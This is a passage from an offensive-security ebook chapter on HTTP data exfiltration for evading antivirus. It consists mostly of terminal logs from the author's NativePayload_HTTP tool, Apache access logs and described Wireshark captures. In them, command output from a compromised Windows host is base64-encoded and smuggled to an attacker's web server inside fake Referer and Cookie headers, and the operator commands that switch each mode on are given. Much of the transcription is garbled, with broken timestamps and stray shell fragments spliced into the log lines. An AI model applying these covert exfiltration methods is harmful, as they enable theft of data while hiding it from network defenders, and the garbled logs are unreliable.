192.168.56.102 - - [20/Feb/2019:10:15:-0500] "GET /default.aspx HTTP/1.1" 200 749 "https://www.google.com/search?ei=bsZAXPSqD&uids=5776A6E4874396D45354A773&q=d37X3d3PS&oq=a0d3d377b&gs_l=psy-ab-3....0....0...1...0...gws-wiz.IW6_Q Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0"
192.168.56.102 - - [20/Feb/2019:10:15:-0500] "GET /default.aspx HTTP/1.1" 200 749 "https://www.google.com/search?ei=bsZAXPSqD&uids=93143585971445D4579545E4&q=d37X3d3PS&oq=a0d3d377b&gs_l=psy-ab-3....0....0...1...0...gws-wiz.IW6_Q Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0"
192.168.56.102 - - [20/Feb/2019:10:15:16 -0500] "GET /default.aspx HTTP/1.1" 200 749 "https://www.google.com/search?ei=bsZAXPSqD&uids=7695449403E485A503249605&q=d37X3d3PS&oq=a0d3d377b&gs_l=psy-ab-3....0....0...1...0...gws-wiz.IW6_Q Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0"
192.168.56.102 - - [20/Feb/2019:10:15:19 -0500] "GET /default.aspx HTTP/1.1" 200 749 "https://www.google.com/search?ei=bsZAXPSqD&uids=D3D37634E4B697F4&q=d37X3d3PS&oq=a0d3d377b&gs_l=psy-ab-3....0....0...1...0...gws-wiz.IW6_0 Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0"
192.168.56.102 - - [20/Feb/2019:10:15:20 -0500] "GET /default.aspx?logoff=null HTTP/1.1" 200 749 "-"-
192.168.56.102 - - [20/Feb/2019:10:15:20 -0500] "GET /default.aspx HTTP/1.1" 200 749 "https://www.google.com/search?ei=bsZAXPSqD&Session=a076944404874396E4134334F42354A6C497B645D47614A6C47714A6D4534396D45795A6F457C62365&q=d37X3d3PS&oq=a0d3d377b&gs_l=psy-ab.3....0....0...1...0...gws-wiz.IW6_0 Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0"
root@oops:/var/www/html# 
[>]:Enter::Commands.input:# echo
[>]:CMD:Echo test 6 ;done
[>]:CMD:Bytes:1572666E48
[>]:CMD:Bytes:1931435859
[>]:CMD:Bytes:1769544940
[>]:CMD:Bytes:1D3D37634E
[>]:CMD:Echo test 6 ;done
[>]:CMD:Checking.Server.
ending.Cmd.output:$SendbyHttp:Delay:[1233]:Started [2/20/2019 7:15:09 AM]
ending.Cmd.output:$SendbyHttp:Web.Requests.Count[3/16]:Started
396D45354A7751:$SendbyHttp:Delay:[1486]:Web.Request.Base64:/default.aspx
445D4579545E41:$SendbyHttp:Delay:[3022]:Web.Request.Base64:/default.aspx
485A5032496051:$SendbyHttp:Delay:[2971]:Web.Request.Base64:/default.aspx
697F41:$SendbyHttp:Delay:[2502]:Web.Request.Base64:/default.aspx
ending.Cmd.output:$SendbyHttp:Web.Requests.Count[3/16]:Done
92.168.56.11:$SendbyHttp:Signal.Delay.Random:[52365]:Started [2/20/2019 7:15:09 AM]
20-02-2019.10-13-57 IPv4:192.168.56.102 [Win:6.2.9200.0]
[>]:Enter::Commands.input:@ 192.168.56.102
[>]:Target Host: 192.168.56.102
[>]:Enter::Commands.input:[192.168.56.102]# @64on
[>]:HTTP::DumpedbyHttp::Payload.Request.base64:On
[>]:Enter::Commands.input:[192.168.56.102][B64]:#@fhn:getHost" != ""
[>]:HTTP::DumpedbyHttp::Curl.Web.Request.fakeheader:On
[>]:Enter::Commands.input:[192.168.56.102][F_B64]:#@xrn
[>]:HTTP::DumpedbyHttp::Curl.Web.Request.header.payload.injection.[Referer]:On
[>]:Enter::Commands.input:[192.168.56.102][F_Re_B64]:#
[>]:Enter::Commands.input:[192.168.56.102][F_Re_B64]:#echo test 6 ;)
[>]:[20-02-2019.10-15-05]:[F]:your client will send cmd.output by Curl./GET Http.FakeHeader
[!]:[20-02-2019.10-15-05]:[Re]:your client will send cmd.output by Curl./GET Http.FakeHeader.via.[Referer]
[!]:[20-02-2019.10-15-05]:[B64]:your client will send cmd.output by Base64 (bytes)
[!]:[20-02-2019.10-15-05]:Exfiltration listening Mode Started by apache2 Service!
[!]:[20-02-2019.10-15-10]:Webserver log File has changed!
[!]:[20-02-2019.10-15-10]:Checking Http Queries      if [[ "$PivClient" =
[>]:[20-02-2019.10-15-21]:Dumping this DATA/Text via http Queries: hostname
[!]:CMD:DumpedbyHttp::Payload.strings.typeof:ShellCommands      if [[ "$PivClient" !=
[!]:CMD:DumpedbyHttp::Payload.Base64.output:Show      then
20-02-2019.10-15-21 -B64-F-Re-> Cmd:[echo test 6 ;])::[192.168.56.102] => test 6 ;
[>]:Enter::Commands.input.[192.168.56.102][F_Re_B64]:4
```

Picture 31: NativePayload_HTTP.sh and Payloads injection via Referer

as you can see in "Picture 31" these payload injected to HTTP Header via "Referer" field and you can see these payload in apache log file. in the next Picture you can see what happened in HTTP Header by wireshark.

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

The Wireshark interface displays a list of network packets and their details. A specific packet (No. 30) is selected, showing a GET request to /default.aspx. The packet details pane shows the following HTTP headers:

```
GET /default.aspx HTTP/1.1
Accept-Language: en-US;q=0.8, en;q=0.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://www.google.com/search?ei=bsZAXPSqD&uids=5776A6E4874396D45354A775&q=d37X3d3PS&oq=a0d3d377b&gs_l=psy-ab.3.....0....1..gws-wiz.IW6_Q
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Host: 192.168.56.1
```

The packet bytes pane shows the raw HTTP response body:

```
HTTP/1.1 200 OK
Date: Wed, 28 Feb 2018 15:20:14 GMT
3 client pkts, 3 server pkts, 5 turns.
```

Picture 32: Network traffic and Payloads injection via Referer

as you can see in "Picture 32" these payload injected to HTTP Header via "Referer" field.

Payload injection via "cookie" field in HTTP Headers and Commands:

As I mentioned in this chapter we can use "cookie" HTTP Header field as Payload for send Data to server. With this simple command "@xcn" or "@xcookieon" you can do this by this tool also with "@xcf" or "@xcookieoff" you can disable this setting too.

Note: before command "@xcn" you should first use "@fhn" to enable Fake-Header.

The terminal window shows a session where the user is interacting with a service (Apache2) and performing various commands like ipconfig, curl, and http requests. The command prompt window shows the user running a native payload application (NativePayload_HTTP.exe) which is performing data exfiltration via HTTP traffic.

```
[>]:Service.apache2:Stopped
[>]:Service.apache2.[/etc/apache2/21-02-2019.18-01-52.backup.apache2.conf]:Created
[>]:Service.apache2.[/etc/apache2/apache2.conf]:Modified .log" | grep "myTimeLabel
[>]:Service.apache2:Restarted
[>]:Server.Exfiltration.Mode:Started
[>]:Server.Defaultpage.[/var/www/html/default.aspx]:Created dumpcmds.log" | grep "myTimeLabel
[>]:Server.Commandpage.[/var/www/html/getcmd.aspx]:Created dumpcmds.log" | grep "myTimeLabel
[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started
[>]:Enter::Commands.input:# -dPage= strings "dumpcmds.log" | grep "myTimeLabel
[>]:Enter::Commands.input:# -bPage="false"
[!]:Client.IPV4,[192.168.56.101]:Detected
[>]:Enter::Commands.input:# 
[>]:Enter::Commands.input:@interact 192.168.56.101ge` !=0 ))
[<]:Target Host: 192.168.56.101
[>]:Enter::Commands.input,[192.168.56.101]:#`e
[>]:Enter::Commands.input,[192.168.56.101]:#`e
[>]:Enter::Commands.input,[192.168.56.101]:#`fhn
[>]:Enter::DumpedbyHttp:[Curl.Web.Request:fakeheader:On
[>]:Enter::Commands.input,[192.168.56.101][F]:#64on" it" || "$DetectedRefreshedPage
[>]:HTTP::DumpedbyHttp:[Payload.Request:base64:On
[>]:Enter::Commands.input,[192.168.56.101][F.B64]:@xcn
[>]:HTTP::DumpedbyHttp:[Curl.Web.Request:header.payload.injection.[Cookies]:On
[>]:Enter::Commands.input,[192.168.56.101][F.co.B64]:#
[>]:Enter::Commands.input,[192.168.56.101][F.co.B64]:ipconfig | find "192.168.56.101"
[>]:[21-02-2019.18-03-48]:[F]:your client will send cmd.output by Curl /GET Http.FakeHeader
[>]:[21-02-2019.18-03-48]:[Co]:your client will send cmd.output by Curl /GET Http.FakeHeader.via.[Cookies]
[>]:[21-02-2019.18-03-48]:[B64]:your client will send cmd.output by Base64 (bytes)
[>]:[21-02-2019.18-03-48]:Exfiltration listening Mode Started by apache2 Service!
[>]:[21-02-2019.18-03-53]:Webserver log File has changed!
[>]:[21-02-2019.18-03-53]:Checking Http Queries mds.log" | grep "myTimeLabel_Tar
[>]:[21-02-2019.18-04-03]:Webserver log File has changed!
[>]:[21-02-2019.18-04-03]:Checking Http Queries svalid" ] ;
[>]:[21-02-2019.18-04-13]:Checking Http Queries
[>]:[21-02-2019.18-04-33]:Webserver log File has changed!
[>]:[21-02-2019.18-04-33]:Checking Http Queries
[>]:[21-02-2019.18-04-59]:Webserver log File has changed!
[>]:[21-02-2019.18-04-59]:Checking Http Queries
then
[!]:[21-02-2019.18-04-59]:Dumping this DATA/Text via http Queries
[!]:CMD:DumpedbyHttp:[Payload.strings:typeof:ShellCommands
[!]:CMD:DumpedbyHttp:[Payload.Base64.output:Show
Detectingserver.xheader.on(! strings "dumpcmds.log" | grep "myTimeLabel_Tar
21-02-2019.18-04-59 -B64-F-Co-> Cmd:[ipconfig | find "192.168.56.101"]:[192.168.56.101] -> IPv4 Address. . . . . : 192.168.56.101
(>]:Enter::Commands.input,[192.168.56.101][F.co.B64]:#
```

Picture 33: Network traffic and Payloads injection via cookie

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

as you can see in the next "Picture 34" our Command output sent via Cookie by HTTP Traffic and these payloads are in apache log file.

This screenshot shows a terminal window titled "Terminal" with the command "root@oops: ~/Desktop/NativePayload_HTTP/After Pivot". The terminal displays a series of log entries from an Apache server, primarily focused on the "/var/log/apache2/access.log" file. These logs show various HTTP requests, many of which include a cookie named "myTimeLabel" with values such as "192.168.56.101" or "192.168.56.101:80". The logs also mention "dumpcmd.log" and "dumpcmds.log" files being processed. The terminal session includes several commands entered by the user, such as "strings /var/log/apache2/access.log" and "grep 'myTimeLabel'". To the right of the terminal, there is a "Command Prompt" window titled "20121 [Running] - Oracle VM VirtualBox". This window shows a command-line interface with some text and a timestamp of "Thu 18:26".

```
[>]:Service.apache2:Stopped
[>]:Service.apache2.[/etc/apache2/21-02-2019.18-01-52.backup.apache2.conf]:Created
[>]:Service.apache2.[/etc/apache2/apache2.conf]:Modified .log | grep "myTimeLabel"
[>]:Service.apache2:Restarted
[>]:Server.Exfiltration_Mode:Started
[>]:Server.DefaultPage.[/var/www/html/default.aspx]:Created
[>]:Server.CommandPage.[/var/www/html/getcmd.aspx]:Created
[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started
[>]:Enter::Commands.input= strings "dumpcmd.log" | grep "myTimeLabel"
[>]:Enter::Commands.input="#:echo test 7 ;":false"
[!]:Client.IPV4.[192.168.56.101]:Detected

[>]:Enter::Commands.input:#@interact 192.168.56.101ge` !=0 ))
[@]:Target Host: 192.168.56.101
[>]:Enter::Commands.input.[192.168.56.101]#:"
[>]:Enter::Commands.input.[192.168.56.101]#:fhn
[@]:HTTP:DumpedbyHttp:[Curl.Web.Request.FakeHeader:On
[>]:Enter::Commands.input.[192.168.56.101][F]:#d64on lt || $Detected
[>]:HTTP:DumpedbyHttp:[Payload.Request.base64:On
[>]:Enter::Commands.input.[192.168.56.101][F.B64]:@xnc
[@]:HTTP:DumpedbyHttp:[Curl.Web.Request.header.payload.injection.[Content-Type:application/x-www-form-urlencoded
[>]:Enter::Commands.input.[192.168.56.101][F.Co.B64]:#ipconfig | find fault; UniqueIDs=uuids=5766A6E4874396D45354A77550011"
[>]:Enter::Commands.input.[192.168.56.101][F.Co.B64]:#ipconfig | find fault; UniqueIDs=uuids=7643349571496C4764334945940011"
[!]:[21-02-2019.18-03-48]:Your client will send cmd.output by Curl /GET Http.FakeHeader
[!]:[21-02-2019.18-03-48]:[Co]:your client will send cmd.output by Curl /GET Http.FakeHeader
[!]:[21-02-2019.18-03-48]:[B64]:your client will send cmd.output by Base64 (bytes)
[!]:[21-02-2019.18-03-48]:Exfiltration listening Mode Started by apache2 Service!
[!]:[21-02-2019.18-03-53]:Webserver log File has changed!
[!]:[21-02-2019.18-03-53]:Checking Http Queries "myTimeLabel" | grep "fault; UniqueIDs=uuids=754A6C423556C4439545D450011"
[!]:[21-02-2019.18-04-03]:Webserver log File has changed!
[!]:[21-02-2019.18-04-03]:Checking Http Queries "sValid" |
[!]:[21-02-2019.18-04-13]:Webserver log File has changed!
[!]:[21-02-2019.18-04-13]:Checking Http Queries
[!]:[21-02-2019.18-04-33]:Webserver log File has changed! | grep "myTimeLabel"
[!]:[21-02-2019.18-04-33]:Checking Http Queries
[!]:[21-02-2019.18-04-59]:Webserver log File has changed!
[!]:[21-02-2019.18-04-59]:Checking Http Queries
[!]:[21-02-2019.18-04-59]:Checking Http Queries
then
[!]:[21-02-2019.18-04-59]:Dumping this DATA/Text via http Queries
[!]:CMD:DumpedbyHttp:[Payload.strings.typeof:ShellCommands
[!]:CMD:DumpedbyHttp:[Payload.Base64.output>Show
  DetectingServerXheaderonoff= strings "dumpcmd.log" | grep "myTimeLabel"
21-02-2019.18-04-59 -B64-F-Co-> Cmd:[ipconfig | find "192.168.56.101"]:[192.168.56.101] => IPv4 Address. . . . . : 192.168.56.101
[>]:Enter::Commands.input.[192.168.56.101][F.Co.B64]:[]
```

Picture 34: Apache log file and Payloads injection via cookie
also in the next "Picture 35" you can see our payloads injected cookie value by wireshark.

This screenshot shows a terminal window titled "Terminal" with the command "root@oops:/usr/local/bro/bin". The terminal displays a series of log entries from an Apache server, similar to Picture 34, focusing on the "/var/log/apache2/access.log" file. It includes logs of "dumpcmd.log" and "dumpcmds.log" processing. The terminal session shows various commands like "strings /var/log/apache2/access.log" and "grep 'myTimeLabel'". To the right of the terminal, there is a "Command Prompt" window titled "20121 [Running] - Oracle VM VirtualBox". Below the terminal, Wireshark is open, showing a conversation between a client and a server. The client sends an HTTP GET request to "default.aspx" with a cookie "myTimeLabel" set to "192.168.56.101". The server responds with an "HTTP/1.1 200 OK" status. The Wireshark interface shows the raw hex and ASCII data for both the request and response.

```
root@oops:/usr/local/bro/bin# cd /usr/local/bro/bin/
root@oops:/usr/local/bro/bin# tcpdump -i vboxnet0 -s 0 -w MonitorPackets.trace
tcpdump: listening on vboxnet0, link-type EN10MB (Ethernet), capture size 262144 bytes
0 packets captured
0 packets dropped by filter
root@oops:/usr/local/bro/bin# ./wireshark MonitorPackets.trace> ./MonitorPackets.trace
[...]
[>]:[21-02-2019.18-03-48]:Exfiltration listening Mode Started by apache2 Service!
[!]:[21-02-2019.18-03-53]:Webserver log File has changed!
[!]:[21-02-2019.18-04-03]:Checking Http Queries
[!]:[21-02-2019.18-04-03]:Checking Http Queries
[!]:[21-02-2019.18-04-13]:Webserver log File has changed! !=0 )
[!]:[21-02-2019.18-04-13]:Checking Http Queries
[!]:[21-02-2019.18-04-33]:Webserver log File has changed!
[!]:[21-02-2019.18-04-33]:Checking Http Queries
[!]:[21-02-2019.18-04-59]:Webserver log File has changed!
[!]:[21-02-2019.18-04-59]:Checking Http Queries
if [[ $DetectedCMDs == "init" ]] "$DetectedResult"
[!]:[21-02-2019.18-04-59]:Dumping this DATA/Text via http Queries
[!]:CMD:DumpedbyHttp:[Payload.strings.typeof:ShellCommands
[!]:CMD:DumpedbyHttp:[Payload.Base64.output>Show
  DetectingServerXheaderonoff= strings "dumpcmd.log"
21-02-2019.18-04-59 -B64-F-Co-> Cmd:[ipconfig | find "192.168.56.101"]:[192.168.56.101]
[>]:Enter::Commands.input.[192.168.56.101][F.Co.B64]:#echo test 7 ;)
[!]:[21-02-2019.18-27-28]:[F]:your client will send cmd.output by Curl /GET Http.FakeHeader
[!]:[21-02-2019.18-27-28]:[Co]:your client will send cmd.output by Curl /GET Http.FakeHeader
[!]:[21-02-2019.18-27-28]:[B64]:your client will send cmd.output by Base64 (bytes)
[!]:[21-02-2019.18-27-28]:Exfiltration listening Mode Started by apache2 Service!
[!]:[21-02-2019.18-27-33]:Webserver log File has changed!
[!]:[21-02-2019.18-27-33]:Checking Http Queries "sValid" ;
[!]:[21-02-2019.18-27-58]:Webserver log File has changed!
[!]:[21-02-2019.18-28-13]:Webserver log File has changed!
[!]:[21-02-2019.18-28-23]:Webserver log File has changed!
[!]:[21-02-2019.18-28-23]:Checking Http Queries
then
[!]:[21-02-2019.18-28-28]:Dumping this DATA/Text via http Queries
[!]:CMD:DumpedbyHttp:[Payload.strings.typeof:ShellCommands
[!]:CMD:DumpedbyHttp:[Payload.Base64.output>Show
  DetectingServerXheaderonoff= strings "dumpcmd.log"
21-02-2019.18-28-28 -B64-F-Co-> Cmd:[echo test 7 ;]):[192.168.56.101] =>(test 7 ;)

[>]:Enter::Commands.input.[192.168.56.101][F.Co.B64]:[]
```

Picture 35: wireshark and Payloads injection via cookie

Note: this chapter-12 has two parts, to continue please read "Part2 of Chapter 12".